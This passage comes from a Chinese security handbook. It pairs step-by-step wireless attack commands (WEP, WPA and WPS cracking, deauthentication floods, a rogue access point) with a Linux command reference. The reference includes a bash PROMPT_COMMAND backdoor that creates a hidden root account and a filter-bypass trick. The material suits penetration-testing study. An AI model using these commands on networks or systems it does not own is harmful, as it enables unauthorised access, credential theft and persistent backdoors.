# **aireplay-ng -0 1 -a ap\_mac wlan0**

如果客户端没有上网， 可以通过这种方式让客户端重连 AP。

4. 进行 FakeAuth 攻击， 也可省略

# **aireplay-ng -1 0 -e ap\_essid -y file.xor -a ap\_mac -h fake\_mac wlan0**

5. 进行 ArpRequest 注入攻击， 获取更多 IV

# **aireplay-ng -3 -b ap\_mac -h client\_mac wlan0**

6. 破解， 使用 PTW 方式比较快

# **aircrack-ng -z file.ivs**


**2.5.3 WPA**破解

WPA-PSK破解原理

用我们字典中的PSK+ssid先生成PMK（ 此步最耗时， 是目前破解的瓶颈所在）， 然后结合握手包中的客户端

MAC， AP的BSSID， A-NONCE， S-NONCE计算PTK， 再加上原始的报文数据算出MIC并与AP发送的MIC比较， 如果一致， 那么该PSK就是密钥。如图所示：

47/990



QQ群：632167235

破解步骤

攻击对于少于21个字符的口令有效。

1. 激活网卡监听模式

# **airmon-ng start wlan0**

1. 探测无线网络

# **airodump-ng mon0**

1. 抓取数据包

# **airodump-ng -w file -c 6 wlan0**

1. 对目标使用 Deauth 注入攻击

# **aireplay-ng -0 1 -a ap\_mac -c client\_mac wlan0**

1. 进行密码破解

# **aircrack-ng -w dic file.cap**

**2.5.4 WPS**破解

破解步骤

在MB一列中包含‘.’的即为启用WPS的， 或者使用 **wash -i mon0** 进行扫描。

wps可破解貌似必须是n协议， 其他协议是一次校检8位的， 只有802.11n才会先校检前4位。

1. 进行PIN码穷举：

# **reaver -i mon0 -c 1 -b 14:E6:E4:3A:EA:D0 -vv**

如果中途停止， reaver会保存一个.wps文件， 下次使用-s参数指定文件后可以接着破解。

2. 已知PIN码的情况下秒破：

# **reaver -i mon0 -b <MAC> -p <PIN>**

48/990

QQ群：632167235

**2.6** 无线攻击

**2.6.1** 通信过程攻击

Authentication Faliure Attack 攻击

身份验证失败攻击。

模拟从处于状态3的关联客户端向 AP 发送欺骗的无效身份验证请求帧， 收到请求的 AP 将客户端状态更新为1。

Auth Flood 攻击

身份验证洪水攻击。

攻击者向 AP 发送大量伪造的身份验证请求帧（ 伪造的身份验证服务和状态代码）， 当收到大量伪造的身份验证请求超过所能承受的能力时， AP 将断开其他无线服务连接。

攻击者会随机生成大量 MAC 地址来伪造工作站。

Deauth Flood 攻击

取消身份验证洪水攻击。

发送 Deauth 数据包， 将已经连接至无线路由器的合法无线客户端强制断开， 之后客户端会自动重新连接无线路由器。这样就可以捕获到包含 WPA-PSK 握手验证的完整数据包。

# **aireplay-ng -0 1 -c 6,10,11 -a ap\_mac -c client\_mac wlan0**

Association Flood 攻击

关联洪水攻击（ Asso） 。

通过利用大量模仿和伪造的无线客户端关联来填充 AP 的客户端关联表， 从而达到淹没 AP 的目的。

Disassociation 攻击

取消关联攻击。

伪装从 AP 到客户端和从客户端到 AP 的取消关联帧强制客户端成为未关联/未认证的状态。Disassociation Broadcast Attack（ 取消关联广播攻击） 通常用于配合无线中间人攻击。Disassociation Flood Attack（ 取消关联洪水攻击） 通常用来 Dos 攻击。

ArpRequest 注入攻击

通过读取 ARP 请求报文， 并伪造报文再次重发出去， 以便刺激 AP 产生更多数据包。

# **aireplay-ng -3 -b ap\_mac -h client\_mac mon0**

RF Jamming 攻击

射频攻击。

无线信号干扰。

Duration Attack 攻击

49/990

QQ群：632167235

持续时间攻击。

wlan设备在使用RF媒体之前先执行虚拟载波感测， 载波感测能最小化两个设备同时传输数据的可能性。

802.11帧中有持续时间字段， 表示保留信道的持续时间（ 毫秒）。网络分配向量（ NAV） 存储此持续时间并

为每个节点跟踪。只有在 NAV 为0时任何节点才可以传输数据。

攻击者利用 NAV， 发送占用超长持续时间的帧， 强迫有效范围内的其他节点等待下去。

**2.6.2 MAC**地址过滤

1. 获取合法无线客户端的 MAC 地址

# **airodump-ng mon0**

2. 更改 MAC 地址

# **ifconfig wlan0 hw ether xx:xx:xx:xx:xx:xx**

3. 重载网卡模块、重启接口

4. 连接无线

这样会出现上网不稳定的情况， 可以使用 nbtscan 扫描发现有 MAC 地址一样但是 IP 不一样的情况。防范方法是建立 IP 和 MAC 对应的 ACL。

**2.6.3** 关闭**SSID**广播

获取SSID可以通过被动探测或者主动探测， 被动探测隐蔽性好。

对付主动探测可以配置 AP 使它不回复将 SSID 设置为“任何”的探测请求帧。

对付被动探测可以配置 AP 使它不在广播帧中传输 SSID， 这样可以延迟攻击。但是合法客户端进行连接时， SSID 会以明文方式进行传输。

对付 SSID 广播关闭： Deauth攻击法、抓包分析法、暴力破解法。

**Deauth** 攻击法

1. 无线探测

# **airodump-ng mon0**

1. 发送 Deauth 包

# **aireplay-ng -0 1 -a ap\_mac -c client\_mac wlan0**

**2.6.4** 无**DHCP**网络

截获数据包后对数据包进行解密。

**2.6.5** 无客户端攻击

无客户端攻击只针对 WEP 协议。

Chopchop 攻击

1. 对网络进行探测

# **airodump-ng mon0**

50/990

QQ群：632167235

2. 进行 FakeAuth 攻击

# **aireplay-ng -1 0 -e ap\_essid -a ap\_mac -h client\_mac wlan0**

这种攻击是专门在 AP 没有客户端活动甚至不存在客户端的情况下使用的， 其原理是与 AP 建立一个虚拟的验证链接， 以便实现之后的注入数据包攻击。

3. 进行 Chopchop 攻击， 用以生成可用的密钥数据流# **aireplay-ng -4 -b ap\_mac -h client\_mac wlan0** 当出现可用数据包时， 输入“y”。

计算完成后会生成 replay\_dec-date-XXXXXX.cap 的文件和一个包含密钥数据流的 xor 文件。

4. 构造对该 AP 生效的注入数据包

# **packetforge-ng -0 -a ap\_mac -h client\_mac -k 255.255.255.255 -l 255.255.255.255 -y file.xor -w file.cap**

5. 通过交互式攻击（ InteractiveAttack） 将构造的数据包发送给 AP， 加快 IV 的获取

# **aireplay-ng -2 -r file.cap wlan0**

会看到抓包界面 Data 值在快速增长。

6. 同步破解

# **aircrack-ng chop\*.ivs**

Fragmeng 攻击

先构造一个注入数据报文， 然后插入到正常的无线通信中， 来诱使 ARP 请求报文增多， 从而为破解 WEP

创造条件。

1. 对网络进行探测

# **airodump-ng --ivs -c 6 -w file.cap mon0**

2. 进行 FakeAuth 攻击

# **aireplay-ng -1 0 -e ap\_essid -a ap\_mac -h client\_mac wlan0**

3. 进行 Fragmeng 攻击， 用以生成可用的密钥数据流文件

# **aireplay-ng -5 -b ap\_mac -h client\_mac wlan0**

当出现可用数据包时， 输入“y”。

计算完成后会生成 replay\_dec-date-XXXXXX.cap 的文件和一个包含密钥数据流的 xor 文件。

4. 构造对该 AP 生效的注入数据包

# **packetforge-ng -0 -a ap\_mac -h client\_mac -k 255.255.255.255 -l 255.255.255.255 -y file.xor -w file.cap**

5. 通过交互式攻击（ InteractiveAttack） 将构造的数据包发送给 AP， 加快 IV 的获取

# **aireplay-ng -2 -r file.cap wlan0**

会看到抓包界面 Data 值在快速增长。

6. 同步破解

# **aircrack-ng chop\*.ivs**

ARP + Deauth 攻击

1. 对网络进行探测

# **airodump-ng -c 6 -w file.cap mon0**

2. 进行 FakeAuth 攻击

# **aireplay-ng -1 0 -e ap\_essid -a ap\_mac -h fake\_mac wlan0**

此时 airodump-ng 界面会出现刚伪造的客户端。

3. 保证伪造的客户端在线以及之后的交互

# **aireplay-ng -l 6000 -o 1 -q 10 -e ap\_essid -a ap\_mac -h fake\_mac wlan0**

51/990

QQ群：632167235

4. 进行 ArpRequest 注入攻击， 获取 IV

# **aireplay-ng -3 -b ap\_mac -h client\_mac wlan0**

可以有效提高抓包数量和破解速度。

5. 同步破解

# **aircrack-ng chop\*.ivs**

**2.6.6** 伪装**AP**

1. 修改网卡模式

# **ifconfig wlan0 down**

# **iwconfig wlan0 mode monitor**

# **ifconfig wlan0 up**

# **iwconfig wlan0 channel 3**

# **airmon-ng start wlan0**

有的网卡可以不设置monitor模式， 这样无线网卡既可以上网也可以建立热点。设置后可以防止出现“Error: Got channel -1, expected a value > 0.”错误。

2. 建立热点

# **airbase-ng -e ssidname -a xx:xx:xx:xx:xx:xx mon0**

# **ifconfig at0 up**

# **ifconfig at0 10.10.10.1/24**

3. 配置DNS和DHCP

# **dnsmasq --no-daemon --no-resolv --no-hosts --server=202.102.152.3 --dhcp- range=10.10.10.10,10.10.10.100**

3. 设置转发

# **echo 1 > /proc/sys/net/ipv4/ip\_forward**

# **iptables -t nat -A POSTROUTING -o wlan0 -j MASQUERADE**

# **iptables -A FORWARD -p tcp --syn -s 10.10.10.0/24 -j TCPMSS --set-mss 1356**

**2.6.7** 解码加密数据

破解密码后可以解码捕获的数据包。

1. 抓取数据包

# **airodump-ng -w file -c 6 wlan0**

**2.6.8** 破解**802.1x**

使用 EAP-MD5 算法可以使用 eapmd5pass 暴力破解。

攻击 RADIUS 认证的 EAP 方法：

1. EAPOL Logoff Attack
2. EAPOL Start Attack

三、主机

52/990

QQ群：632167235

**3.1 Linux**

**3.1.1** 命令

**3.1.1.1 awk**

语法

* **awk [-F ERE] [-v assignment] ... program [argument ...]**
* **awk [-F ERE] -f progfile ... [-v assignment] ...[argument ...]**

说明

后面的arguemnt有两种形式， 它们分别是输入文件（ file） 和变量赋值（ assignment） 。

1. 如果变量赋值在第一个文件参数之前， 在BEGIN动作之后执行， 影响到正常处理和END动作；
2. 如果变量赋值在最后一个文件参数之后， 在END动作之前执行， 仅影响END动作；
3. 如果文件参数不存在， 情况同1所述；
4. 如果变量赋值位于多个文件参数之间， 在变量赋值前面的文件被处理后执行， 影响到后续文件的处理和

END动作。

命令行参数

-F： 定义字段分隔符

-f： 定义脚本， 可定义多个

-v： 定义变量， 赋值发生在awk处理文本之前， 赋值操作在BEGIN动作之前就执行了

模式

例：

# **awk '!/3/ && /1/ {print}'**

只匹配某个列的内容：

# **awk '$1 ~ /rocks/ {print}'**

显示特定行：

# **awk 'NR == 1 {print}'**

内置变量

* ARGC： 命令行参数的各个， 即ARGV数组的长度
* ARGV： 存放命令行参数
* CONVFMT： 定义awk内部数值转换成字符串的格式， 默认值为”%.6g”
* OFMT： 定义输出时数值转换成字符串的格式， 默认值为”%.6g”
* ENVIRON： 存放系统环境变量的关联数组
* FILENAME： 当前被处理的文件名
* NR： 记录的总个数
* FNR： 当前文件中的记录的总个数

53/990

QQ群：632167235

* FS： 字段分隔符， 默认为空白
* NF： 每个记录中字段的个数
* RS： 记录的分隔符， 默认为回车
* OFS： 输出时字段的分隔符， 默认为空白
* ORS： 输出时记录的分隔符， 默认为回车
* RLENGTH： 被match函数匹配的子串长度
* RSTART： 被match函数匹配的子串位于目标字符串的起始下标

函数

* **function name(parameter list) { statements }**

调用： name(list);， 使用空行或者分号分割。

执行命令

执行系统命令三种方法：

1. **awk 'BEGIN{system("echo abc")}'**
2. **awk 'BEGIN{print "echo","abc"| "/bin/bash"}'**
3. **awk '{"date"| getline d; print d; close("d")}'**

示例

# **last | awk '{print $1 "\t lines: " NR "\t columes: " NF}'**

# **cat /etc/passwd | awk 'BEGIN {FS=":"} $3 < 20 {print $1 "\t" $3}'**

# **netstat -n | awk '/^tcp/ {++S[$NF]} END {for(a in S) print a, S[a]}'**

案例

如果存在以下CSV文件， 原为逗号分割， 但是引号内有逗号：

Robbins,Arnold,"1234 A Pretty Street, NE",MyTown,MyState,12345-6789,USA

处理方法：

**3.1.1.2 apt**

问题：

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **sudo apt-get check**

正在读取软件包列表... 完成正在分析软件包的依赖关系树正在读取状态信息... 完成

您也许需要运行“apt-get -f install”来修正上面的错误。

54/990

BEGIN {

FPAT = "([^,]+)|(\"[^\"]+\")"

}

{

**print** "NF = ", NF

**for** (i = 1; i <= NF; i++) {

**printf**("$%d = <%s>\n", i, $i)

}

}

QQ群：632167235

下列软件包有未满足的依赖关系：

360safeforlinux : 依赖: libcurl3 (>= 7.35.0) 但是它还没有被安装依赖: dde-meta-core (>= 0.2.10~trusty) 但无法安装它

E: 不能满足依赖关系。不妨试一下 -f 选项。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

解决方法：

# **sudo apt-get -f install**

# **sudo apt-get autoremove**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

问题：

由于没有公钥， 无法验证下列签名： NO\_PUBKEY 3EE66BD3F599ACE3

解决方法：

# **sudo apt-key adv --keyserver keyserver.ubuntu.com --recv-keys 6AF0E1940624A220**

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

软件包状态：

* p 在系统里没有关于该软件包的相关操作记录
* c 软件包已经删除， 但是配置文件仍旧保留在系统中
* i 软件包已经安装过了
* v 软件包是虚拟的(由若干其他软件包组合而成)

第二个位置上的字母， 表明即将执行的动作：

* i 即将被安装
* d 即将被删除
* p 软件包和配置文件将被删除
* A 表示软件包已经自动安装了

**3.1.1.3 at**

/var/spool/at

/etc/at.allow(deny)

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

at -m now + 1 min crond

**3.1.1.4 bash**

操作变量

# **echo ${hello#/\*/}** #从头删除一个匹配

# **echo ${hello%%/\*/}** #从尾删除所有匹配# **echo ${hello//1/2}** #用2替换所有1

# **echo "$a"yes** # **echo ${a}yes** # **echo $(ls)**

将变量当作数学运算：

# **declare -i total=$a+$b** 或 **total=$(($a+$b))**或

**RX=$((${RXnext}-${RXpre}))**

在bash里设置环境变量PROMPT\_COMMAND会在用户提示符之前被执行：

55/990

QQ群：632167235

# **export PROMPT\_COMMAND="/usr/sbin/useradd -o -u 0 kkoo &>/dev/null && echo kkoo:123456**

**| /usr/sbin/chpasswd &>/dev/null && unset PROMPT\_COMMAND"**

普通用户输入后， 再用su切换为root， 就会添加用户。

显示颜色：

# **echo -en "0:Normal 1:\e[0;30mBlack\e[m 2:\e[0;31mRed\e[m 3:\e[0;32mGreen\e[m 4:\e [0;33mBrown\e[m 5:\e[0;34mBlue\e[m 6:\e[0;35mPurple\e[m 7:\e[0;36mCyan\e[m 8:\e [0;37mWhite\e[m"**

过滤空格绕过：

# **echo$IFS"1"**

数组：

# **array=(`ls`)**

计算数组个数：

# **echo ${#array[@]}**

语法

# **sh -n scripts.sh** #检查语法# **sh -x scripts.sh** #调试语法

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ if [..]; then

...

elif [..]; then

...

else

f

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

case $变量名称 in

"第一个变量内容")

程序段

;;

"第二个变量内容")

程序段

;;

\*)

程序段

exit 1

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

function fname() {

}

执行fname one tow $3

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ while [ condition ]

do

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

until [ condition ]

do

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

for (( 初始值; 限制值; 执行步长)) do

...

56/990

...

done

...

done

;;

esac

...

i

QQ群：632167235

done

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ for var in con1 con2 con3 ...

do

如果里面有空格， 则在前面加上IFS=$(echo -en "\n\b")

不显示输出回车使用-n

# **for ip in 10.99.99.{1..255}; do ping -c 1 -t 1 $ip; done**

终端按键命令

编辑命令

**Ctrl + a**： 移到命令行首**Ctrl + e**： 移到命令行尾

**Ctrl + f**： 按字符前移（ 右向） **Ctrl + b**： 按字符后移（ 左向） **Alt + f**： 按单词前移（ 右向） **Alt + b**： 按单词后移（ 左向）

**Ctrl + xx**： 在命令行首和光标之间移动**Ctrl + u**： 从光标处删除至命令行首**Ctrl + k**： 从光标处删除至命令行尾**Ctrl + w**： 从光标处删除至字首

**Alt + d**： 从光标处删除至字尾**Ctrl + d**： 删除光标处的字符**Ctrl + h**： 删除光标前的字符**Ctrl + y**： 粘贴至光标后

**Alt + c**： 从光标处更改为首字母大写的单词**Alt + u**： 从光标处更改为全部大写的单词**Alt + l**： 从光标处更改为全部小写的单词**Ctrl + t**： 交换光标处和之前的字符

**Alt + t**： 交换光标处和之前的单词**Alt + Backspace**： 与 Ctrl + w 类似

重新执行命令

**Ctrl + r**： 逆向搜索命令历史**Ctrl + g**： 从历史搜索模式退出**Ctrl + p**： 历史中的上一条命令**Ctrl + n**： 历史中的下一条命令

**Alt + .**： 使用上一条命令的最后一个参数

控制命令

**Ctrl + l**： 清屏

**Ctrl + o**： 执行当前命令， 并选择上一条命令**Ctrl + s**： 阻止屏幕输出

**Ctrl + q**： 允许屏幕输出**Ctrl + c**： 终止命令**Ctrl + z**： 挂起命令

Bang(!)命令

**!!**： 执行上一条命令

**!blah**： 执行最近的以 blah 开头的命令， 如 !ls

**!blah:p**： 仅打印输出， 而不执行

**!$**： 上一条命令的最后一个参数， 与 Alt + . 相同

**!$:p**： 打印输出 !$ 的内容

57/990

...

done

QQ群：632167235

**!\***： 上一条命令的所有参数

**!\*:p**： 打印输出 !\* 的内容

**^blah**： 删除上一条命令中的 blah

**^blah^foo**： 将上一条命令中的 blah 替换为 foo

**^blah^foo^**： 将上一条命令中所有的 blah 都替换为 foo

**3.1.1.5 blkid**

查看设备UUID：

# **blkid**

# **ls -l /dev/disk/by-uuid**

**3.1.1.6 binwalk**

提取文件：

# **binwalk -Me file.png**

# **binwalk -D RAR:rar file.png**

也可以用dd：

# **dd if=1.png of=2.png bs=1 skip=0 count=100096**

**3.1.1.7 curl**

-i： 在输出中包含http头

-d： POST发送的数据

抓取内容写入到文件：

# **curl -o home.html [www.baidu.com](http://www.baidu.com/)**

# **curl -O [www.a.com/index.phpss](http://www.a.com/index.phpss)**

查看响应时间：

# **curl -o /dev/null -s -w %{time\_namelookup}::%{time\_connect}::%{time\_starttransfer}::%**

**{time\_total}::%{speed\_download}"\n" ["http://www.taobao.com"](http://www.taobao.com/)**

**3.1.1.8 cpio**

备份：

# **ls | cpio -covB > back.cpio**

还原：

# **cpio -icduv < back.cpio**

查看：

# **cpio -icdvt < back.cpio**

备份上一个24小时内修改的文件：

# **find /home -mtime 1 -type f -print | cpio -covB > back.cpio**

**3.1.1.9 cpulimit**

58/990

QQ群：632167235

限制进程的cpu使用率。

-p： 进程PID；

-e： 进程名称；

-l： CPU的百分比， 允许0到100；

-P： 可执行程序文件的绝对路径。

**3.1.1.10 chattr**

chattr设置文件属性， 权限受setfacl限制。

lsattr列出文件属性。

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~ # **tune2fs -l /dev/sda6 | grep option**

Default mount options: user\_xattr acl

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

# **chattr [ -RVf ] [ -v version ][+-=][acdeijstuACDST] files...**

如果无法改变属性， 有可能chattr程序被替换了。

属性说明：

a (append)： 允许在文件中进行追加操作

A： 这个属性不允许更新文件的访问时间

c (compressed)： 启用这个属性时， 文件在磁盘上会自动压缩d (dump)： 不能使用dump命令备份文件

D： 设置了文件夹的D属性时， 更改会在同步保存在磁盘上

e (extent format)： 它表明， 该文件使用磁盘上的块的映射扩展

i (immutable)： 在文件上启用这个属性时， 我们不能更改、重命名或者删除这个文件j (journaling)： 设置了这个属性时， 文件的数据首先保存在日志中， 然后再写入文件S (synchronous)： 设置了这个属性时， 变更或更改同步保存到磁盘上

**3.1.1.11 date**

# **date -d "2 days ago"**

**3.1.1.12 diff**

# **diff -Naur old new > update.patch**

# **patch -p1 update.patch**

**3.1.1.13 dig**

全区域传输：

# **dig @1.1.1.1 wooyun.org axfr**

判断DNS污染：

# **dig +trace weibo.com**

在查询微博的请求里， 结果分为四个部分， 首先返回ROOT域名服务器， 然后返回GTLD域名服务器， 接着

59/990

QQ群：632167235

返回微博域名服务器， 最后返回IP地址； 然而在查询推特的请求里， 结果明显被篡改了， 跳过了GTLD域名服务器和推特域名服务器， 直接返回了假的IP地址， 这正是DNS污染时的典型特征。

**3.1.1.14 dd**

磁盘性能测试：

# **dd if=/dev/zero of=/dev/md0 bs=512 count=1000 oflag=dsync**

使用dsync标记， dd可以绕过文件系统缓存， 在RAID阵列上执行同步写。这个选项用于减少RAID性能测试中缓存的影响。但是每读取512字节会写一次， 一共重复1000次。

# **dd bs=1M count=128 if=/dev/zero of=test conv=fdatasync**

加入这个参数后， dd命令执行到最后会真正执行一次“同步(sync)”操作， 所以这时候你得到的是读取这128M 数据到内存并写入到磁盘上所需的时间， 这样算出来的时间才是比较符合实际的。

**3.1.1.15 dmidecode**

查看硬件信息。

**3.1.1.16 dumpe2fs**

显示ext文件系统的信息。

**3.1.1.17 dpkg**

增加32位支持：

# **sudo dpkg --add-architecture i386**

# **sudo apt-get update**

**3.1.1.18 e2fsck**

检查、修复ext文件系统。

当主superblock损坏时使用备的进行修复：

# **e2fsck -b 2993883**

**3.1.1.19 ethtool**

一部分网卡支持lro/gro， 这个特性会在将数据包传递到内核之前将数据包重组。默认snort会截断超过1518 字节的包， 因此这会产生问题。

使用如下命令关闭lro/gro： # **ethtool -K eth0 gro off** # **ethtool -K eth0 lro off**

查看配置和工作模式：

# **ethtool eth0**

60/990

QQ群：632167235

修改工作模式：

# **ethtool -s eth0 speed 1000 duplex full autoneg off**

重置网卡到自适应模式：

# **ethtool -r eth0**

查看特性：

# **ethtool -k eth0**

修改特性：

# **ethtool -K eth0 gro off**

查看网卡统计：

# **ethtool -S eth0**

查看对应哪块网卡： # **ethtool -p eth0 10** 网卡灯闪

**3.1.1.20 find**

根据inode删除文件：

# **ls -i**

# **find . -inum 3015297 -exec rm '{}' \;**

取反：

# **find . \! -name '\*.key'**

# **find . -not -name '\*.key'**

参数：

-name test： 包含test的文件名

-iname test： 包含test的文件名（ 不区分大小写） 文件特征

-type [df]： 文件类型: d=目录， f=普通文件

-perm： 设置为mode的文件权限

-user userid： 属主为userid

-group groupid： 组为groupid

-size [-+]n[cbkMG]： 大小为n[字符（ 字节）、块、千字节、兆字节、吉字节]

-amin [-+]n： n分钟之前访问

-anewer file： File文件之后访问

-atime [-+]n： n天之前访问

-cmin [-+]n： n分钟之前状态改变

-cnewer file： file文件之后状态改变

-ctime [-+]n： n天之前状态改变

-mmin [-+]n： n分钟之前修改

-mtime [-+]n： n天之前修改

**3.1.1.21 file**

查看文件类型， 可以确定文件扩展名。

**file -l** 可以查看所支持的mima类型

**3.1.1.22 ftp**

61/990

QQ群：632167235

突破终端限制执行脚本内容：

ftp> **! ./runme.sh**

**3.1.1.23 gpg**

生成钥匙：

# **gpg --gen-key**

查看公钥/私钥：

# **gpg -k**

# **gpg -K**

导出公钥：

# **gpg --export -a username**

导入公钥：

# **gpg --import key.pub**

用对方的公钥加密：

# **gpg -ear username a.out.enc**

用自己的私钥加密：

# **gpg a.out.enc**

删除公钥/私钥：

# **gpg --delete-key username**

# **gpg --delete-secret-key username**

使用对称算法加密/解密：

# **gpg -c a.out**

# **gpg -d a.out.enc**

**3.1.1.24 grep**

显示匹配内容相关联的上下行：

-A NUM, --after-context=NUM

-B NUM, --before-context=NUM

-C NUM, -NUM, --context=NUM： 输出前后各NUM行

--binary-files=TYPE： 处理2进制文件

~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~~

转义符：

# **grep '[0-9]\{6,10\}'**

递归查找特定文件：

# **grep -r --include="\*.conf" "pass" /etc/**

用文件指定查找字符：

# **grep -f grep\_pattern /etc/passwd**

计算匹配到的数量：

# **grep -c -f grep\_pattern /etc/passwd**

只显示正则匹配的部分：

# **grep -o '[0-9]\{6,10\}'**

62/990

QQ群：632167235

**3.1.1.25 hexdump**

又叫hd(hexdump -C)

-b 将每个字节显示为8进制

-c 将每个字节显示为ASCII字符

-C 每个字节显示为16进制和相应的ASCII字符

-d 每两个字节显示为10进制

-o 每两个字节显示为8进制

-x 每两个字节显示为16进制

-v 不分行

-e 指定格式字符串

格式字符串包含在一对单引号中， 格式字符串形如： 'a/b "format1" "format2"'

每个格式字符串由三部分组成， 每个由空格分隔， 第一个形如a/b， b表示对每b个输入字节应用format1格式， a表示对每a个输入字节应用format2格式， 一般 a>b， 且b只能为1， 2， 4， 另外a可以省略， 省略则

a=1。

format1和format2中可以使用类似printf的格式字符串， 如：

%02d： 两位十进制

%03x： 三位十六进制

%02o： 两位八进制

%c： 单个字符

还有一些特殊的用法：

%\_ad： 标记下一个输出字节的序号， 用十进制表示

%\_ax： 标记下一个输出字节的序号， 用十六进制表示

%\_ao： 标记下一个输出字节的序号， 用八进制表示

%\_p： 对不能以常规字符显示的用.代替

同一行如果要显示多个格式字符串， 则可以跟多个-e选项

URL表示方式：

# **echo "zybasjj/article/details/7874720" | hexdump -v -e '"X" 1/1 "%02x" ""' | tr 'X' '%'**

把最后的%0a去掉， 这是echo加上的换行符。

**3.1.1.26 ip** 策略路由 概述

# **ip rule list**

* 第一列是优先级， 首选小优先级。
* local表是保留路由表， 包含了到本地和广播地址的路由。
* main路由表是默认的标准路由表， 其包含所有非策略路由， main表是存放旧的路由命令(route命令)创建的路由。而且任何由ip route命令创建的没有明确指定路由表的路由都被加入到该路由表中。
* default路由表是空的， 为最后处理(post-processing)所预留， 若前面的默认规则没有选择该数据报时保留用作最后的处理。该规则可以被删除。

动作：

* unicast： 在该规则指向的路由表中进行标准的路由查找。当一个路由表被指定， 这是默认的动作。
* blackhole： 规则动作将仅仅直接丢弃该数据报。
* unreachable： 规则动作产生一条网络不可达错误信息， 一个类型为3， 代码为0的ICMP消息被返回给发送者。
* prohibit： 规则动作产生一个通信被禁止的错误消息， 一个类型为3， 代码为13的ICMP消息被返回给发送者。

查看特定表里的路由：

63/990

QQ群：632167235

# **ip route list table main**

# **ip route list table cache**

通过修改 /etc/iproute2/rt\_tables 就可以为路由标命名代替数字ID

在运行任何这些命令都需要发送 **ip route flush cache** 命令来刷新路由缓冲， 否则命令在一段时间以后才会生效。

查看帮助： **ip route help**

示例

拒绝子网访问网络（ 也可以用防火墙实现）：

# **ip rule del pref 5000**

# **ip rule add from 192.168.2.0/24 priority 5000 prohibit**

# **ip route flush cache**

基于策略的路由（ 连接两个ISP） ：

# **ip rule add from 192.168.0.0/24 table 100**

# **ip rule add from 192.168.1.0/24 table 101**

# **ip route add 192.168.0.0/24 dev eth0 src 192.168.0.100 table 100** # **ip route add 192.168.1.0/24 dev eth1 src 192.168.0.101 table 101** # **ip route add default via 192.168.0.1 table 100**

# **ip route add default via 192.168.1.1 table 101**

# **ip route add 192.168.0.0/24 dev eth0 src 192.168.0.100**

# **ip route add 192.168.1.0/24 dev eth1 src 192.168.0.101**

IP伪装：

# **ip route add default via 172.17.1.254 src 172.17.1.128 table goodnet1 proto static**

负载均衡：

# **ip route add default scope global nexthop via 192.168.0.1 dev eth0 weight 1 nexthop via 192.168.1.1 dev eth1 weight 1**

根据数据做策略：

# **iptables -t mangle -A PREROUTING -i eth0 -p tcp --dport 25 -j MARK --set-mark 25**

# **echo "250 mail.out" >> /etc/iproute2/rt\_tables**

# **ip rule add fwmark 25 table mail.out**

# **ip route add default via 192.168.56.2 dev eth0 table mail.out**

使用标记实现web透明代理：

# **iptables -A PREROUTING -i eth0 -t mangle -p tcp --dport 80 -j MARK 80**

# **echo 202 www.out >> /etc/rt\_tables**

# **ip rule add fwmark 80 table www.out**

# **ip route add default via 192.168.56.1 dev eth0 table www.out**

# **ip route flush cache**

# **echo 0 > /proc/sys/net/ipv4/conf/eth0/send\_redirects**

本地子网mtu为1500， 出去的mtu为296， 或者设置去往某些子网的数据的mtu：

# **ip route add default via 192.168.1.1 mtu 296**

隧道

IP-in-IP隧道

# **modprobe ipip** #会自动加载tunnel4模块

# **ifconfig tunl0 10.0.1.1 pointopoint 172.19.20.21**

# **route add -net 10.0.2.0 netmask 255.255.255.0 dev tunl0**

可以使用 **ip tunnel** 配置， 让两个内网联通。

Linux的IP-in-IP隧道不能与其他操作系统或路由器互相通讯， 不能广播和IPv6。

64/990

QQ群：632167235

IPv6隧道

Linux配置：

# **ip tunnel add sixbone mode sit remote 192.168.0.1 local 192.168.1.1 ttl 255**

# **ip link set sixbone up**

# **ip addr add 3ffe::1/128 dev sixbone**

# **ip route add 3ffe::/16 dev sixbone**

Cisco配置：

# **interface Tunnel1**

# **ipv6 address 3FFE::2/128**

# **tunnel source Serial0**

# **tunnel destination 192.168.0.1**

# **tunnel mode ipv6ip**

# **ipv6 route 3FFE:604:6:8::/64 Tunnel1**

GRE隧道

注： 隧道名字不能以gre开头。

# **modprobe ip\_gre**

# **ip tunnel add neta mode gre remote 172.16.17.18 local 172.19.20.21 ttl 255**

# **ip link set neta up**

# **ip addr add 10.0.2.1 dev neta**

# **ip route add 10.0.1.0/24 dev neta**

# **ip link set netb down**

# **ip tunnel del netb**

配置vlan

# **ip link add link eth0 name eth0.10 type vlan id 10**

其他

显示更详细的信息：

# **ip -s link ls**

设置子接口eth0:1：

# **ip addr add 1.1.1.1/24 label eth0:1 dev eth0**

删除所有以太网卡地址：

# **ip addr -4 flush label eth0**

**3.1.1.27 ifconfig**

更改网卡速率：

# **ifconfig eth0 media auto**

更改网卡MAC：

# **ifconfig eth0 hw ether 11:11:11:11:11:11**

改前需要禁用网卡

混杂模式：

# **ifconfig eth0 promisc**

# **ifconfig eth0 -promisc**

65/990

QQ群：632167235

**3.1.1.28 iostat**

属于sysstat包。

语法

# **iostat [ -c ] [ -d ] [ -h ] [ -k | -m ] [ -N ] [ -t ] [ -V ] [ -x ] [ -y ] [ -z ] [ -j { ID | LABEL | PATH |**

**UUID | ... } ] [ [ -T ] -g group\_name ] [ -p [ device [,...] | ALL ] ] [ device [...] | ALL ] [ interval [ count ] ]**

说明

